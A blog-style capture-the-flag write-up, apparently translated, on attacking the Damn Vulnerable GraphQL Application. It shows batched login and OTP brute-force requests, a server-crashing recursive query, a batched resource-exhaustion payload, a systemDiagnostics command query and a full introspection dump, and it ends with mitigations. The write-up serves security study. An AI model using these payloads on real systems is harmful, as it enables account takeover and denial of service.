0x00 Background
First, an introduction: what is GraphQL? Just refer to this article
The client first interacts with GraphQL, which in turn interacts with arbitrary code, and finally ends the conversation with the database. The diagram describing this situation is:

This architectural change brings many advantages, for example:
- All the data the client needs can be obtained in a single request (whereas a REST API requires multiple requests)
- A single Endpoint (URL) can handle multiple kinds of requests.
Introspection
Introspection allows us to get information about all the Requests, Mutations, Subscriptions, and Data Types and all other things that are made available to the clients making requestsThis information is easily available by requesting
___schemameta-field, which, according to the specification, is always available to the query of the “root” type.GraphQL uses its Introspection to allow obtaining information about the types, fields, mutations, etc. of the queries available on the server. This information can be easily obtained by requesting the
___schemameta-field, which, according to the specification, is always available to queries of the “root” type.
What problems does the introspection mechanism bring?
First, not all implementations follow the specification. As shown here, it is possible to disable GraphQL introspection, but many implementations simply do not have the capability to turn introspection off.
Second, there is information disclosure — introspection introduces information-leakage issues, which will be covered later.
About the Range
This GraphQL range is called DVGA (Damn-Vulnerable-GraphQL-Application), a project written in Django
What I used here is of course the docker installation (safety first)
# Pull the docker image from Docker Hub
docker pull dolevf/dvga

# Create a container from the image
docker run -t -p 80:5000 -e WEB_HOST=0.0.0.0 dolevf/dvga
Below are my notes on the range https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application
0x01 DoS Attacks
Below are three attack scenarios
(1) Batching Attacks
Batching Attacks
See:https://lab.wallarm.com/graphql-batching-attack/
One of these documented but not commonly used behaviors is the ability to send multiple queries with a single GraphQL request,a.k.a. batching—something never explored by security researchers before. We will call attempts to explore this behavior“GraphQL Batching Attacks”.
One of these documented but rarely used behaviors is the ability to send multiple queries in a single GraphQL request (i.e. batching / batched queries) — a capability never explored by security researchers before. We call attempts to exploit this behavior “GraphQL Batching Attacks”.
Definition
See:https://graphql.org/learn/best-practices/#server-side-batching-caching
GraphQL is designed in a way that allows you to write clean code on the server, where every field on every type has a focused single-purpose function for resolving that value. However, without additional consideration, a naive GraphQL service could be very “chatty” or repeatedly load data from your databases.
This is commonly solved by a batching technique, where multiple requests for data from a backend are collected over a short period of time and then dispatched in a single request to an underlying database or microservice by using a tool like Facebook’s DataLoader.
GraphQL is designed in a way that lets you write clean code on the server, where every field on every type has a focused single-purpose function for resolving that value. However, without additional consideration, a naive GraphQL service could be very “chatty” and repeatedly load data from your databases.
This is commonly solved with a batching technique, which collects multiple data requests to the backend over a short period of time and then dispatches them in a single request to the underlying database or microservice using a tool like Facebook’s DataLoader.
Key point: multiple queries, sent at once.
Batching can be implemented in roughly three ways; the full details are covered in the article https://www.apollographql.com/blog/query-batching-in-apollo-63acfd859862/ — here we focus on Transport-level batching
In most GraphQL servers, requests are sent in the following form:
{
  "query": “< query string goes here >”,
  "variables": {
    <variable values go here>
  }
}
The GraphQL server then parses the query string and returns a single result.
Instead, suppose we submit a request that looks like this:
[
  {
    query: < query 0 >,
    variables: < variables for query 0 >,
  },
  {
    query: < query 1 >,
    variables: < variables for query 1 >,
  },
  {
    query: < query n >
    variables: < variables for query n >,
  }
]
The server will return a response like this:
[
  <result for query 0>,
  <result for query 1>,
  ...
  <result for query n>
]

Security Risks
It is mainly used for bypassing limits and abusing rates
First, testing operations paired with user authentication must enforce a limit on the number of attempts. If a single API call can request 10000 attempts at entering a password, 2FA token, and so on, how do you limit the number of attempts? (Note: presumably GraphQL itself has no ability to limit request counts) Clearly, this check has to happen at the code level, and it is up to developers to validate that many such attempts. This is a perfect place for errors and inconsistencies to creep in. According to Murphy’s law — “anything that can go wrong will go wrong”.
Second, for tools responsible for protecting web applications (such as WAFs and RASP), identifying abnormal server activity is a challenge when every API request can encapsulate thousands of malicious requests that make up an attack.
For anyone already well versed in application security, an easy way to understand this attack vector is to compare it with the XMLRPC Bruteforce Amplification that plagued WordPress for years. Batching attacks are very similar, but with GraphQL it goes even further.
Password Bruteforce

Authenticate through the GraphQL API while sending many queries with different credentials to check them. This is a classic brute-force attack, but thanks to GraphQL batching, each HTTP request can now carry multiple login/password pairs. This approach makes external rate-monitoring applications believe everything is fine, and they will not notice a brute-force attack guessing passwords.
Below you can find the simplest demonstration of an application authentication request, with 3 different email/password pairs at once. Obviously, thousands of them could be sent in a single request the same way:
As can be seen from the response screenshot, the first and third requests return null with the corresponding message reflected in the errors section. The second request carries the correct authentication data, and the response contains a valid authentication session token.

In short, GraphQL allows us to send multiple mutation requests to obtain the application’s session authentication and make many attempts to guess the correct password.
POST /graphql HTTP/1.1
Host: dvga
Content-Length: 101
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4371.0 Safari/537.36
Content-Type: application/json
Origin: http://dvga
Referer: http://dvga/my_pastes
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=eyJkaWZmaWN1bHR5IjoiZWFzeSJ9.YKTdFg.gxo7zovzYI-WIWb3kior9oodnw8; env=Z3JhcGhpcWw6ZGlzYWJsZQ==
Connection: close


{"query":"query {      systemDiagnostics(username:\"admin\", password:\"letmein\", cmd:\"id\")    }"}
Brute-force it, and the password is revealed.
2FA Bypass
While application authentication is handled by GraphQL, implementing two-factor authentication (2FA) is not uncommon. With GraphQL batching attacks, OTP (one-time password) — one of the most common second authentication factors — can be bypassed entirely by sending all token variants in a single request.
You can find an example of this GraphQL request below:

The response screenshot shows three attempts to enter the OTP within a single response request. The correct code is carried only in the third mutation, while the first and second mutations both return null with the corresponding message reflected in the errors section

Note that the vulnerable GraphQL web application processed all 3 “one-time” tokens simultaneously, found the valid one, and logged us into the interior.
(2) Resource Intensive Query Attack
Resource Intensive Query Attack

Take an example from the vulnerable range Damn-Vulnerable-GraphQL-Application: by sending multiple systemUpdate queries, the server is made to
[
    {"query":"query {\n  systemUpdate\n}","variables":[]},
    {"query":"query {\n  systemUpdate\n}","variables":[]},
    {"query":"query {\n  systemUpdate\n}","variables":[]}
    ]
(3) Deep Recursion Query Attack
Deep Recursion Query Attack
In GraphQL, when types reference one another, it is usually possible to build a cyclic query that grows exponentially to the point of crippling the server. Countermeasures such as
max_depthcan help mitigate these types of attacks.
Using the following body in a GraphQL call, you can increase the number of nesting levels indefinitely, each time getting an exponentially larger response.
query allSchemaTypes {
    __schema {
        types {
            fields {
                type{
                    fields {
                        type {
                            fields {
                                type {
                                    fields {
                                        name
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

If you add even more nesting levels, the server crashes outright [be careful]
query allSchemaTypes { __schema { types { fields { type{ fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { type { fields { name } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } } }

The logs at this point
(4) Remediation
For remediation of recursive queries, developers can refer to: https://gitlab.com/gitlab-org/gitlab/-/issues/30096. The recommendations are basically as follows:
- Turn off introspective queries in production
- You can rate limit on depth (levels of nesting), on complexity, on query size and so on — this kind of limiting needs to be properly designed at the code level. Consider adding a depth limit, using the
graphql-depth-limitmodule to limit query counts; or usegraphql-input-numberto create a scalar with a maximum of 100
0x02 Information Disclosure
Information Disclosure
GraphQL introspection is a special query that queries GraphQL for its schema using the __schema field.
Introspection itself is not a weakness but a feature. However, if it is exposed, an attacker may use and abuse it to seek out information about the GraphQL implementation, such as which queries or mutations exist.
First, execute the following query
{"query":"\n query IntrospectionQuery {\r\n __schema {\r\n queryType { name }\r\n mutationType { name }\r\n subscriptionType { name }\r\n types {\r\n ...FullType\r\n }\r\n directives {\r\n name\r\n description\r\n locations\r\n args {\r\n ...InputValue\r\n }\r\n }\r\n }\r\n }\r\n\r\n fragment FullType on __Type {\r\n kind\r\n name\r\n description\r\n fields(includeDeprecated: true) {\r\n name\r\n description\r\n args {\r\n ...InputValue\r\n }\r\n type {\r\n ...TypeRef\r\n }\r\n isDeprecated\r\n deprecationReason\r\n }\r\n inputFields {\r\n ...InputValue\r\n }\r\n interfaces {\r\n ...TypeRef\r\n }\r\n enumValues(includeDeprecated: true) {\r\n name\r\n description\r\n isDeprecated\r\n deprecationReason\r\n }\r\n possibleTypes {\r\n ...TypeRef\r\n }\r\n }\r\n\r\n fragment InputValue on __InputValue {\r\n name\r\n description\r\n type { ...TypeRef }\r\n defaultValue\r\n }\r\n\r\n fragment TypeRef on __Type {\r\n kind\r\n name\r\n ofType {\r\n kind\r\n name\r\n ofType {\r\n kind\r\n name\r\n ofType {\r\n kind\r\n name\r\n ofType {\r\n kind\r\n name\r\n ofType {\r\n kind\r\n name\r\n ofType {\r\n kind\r\n name\r\n ofType {\r\n kind\r\n name\r\n }\r\n }\r\n }\r\n }\r\n }\r\n }\r\n }\r\n }\r\n ","variables":null}

Paste the returned response into https://apis.guru/graphql-voyager/
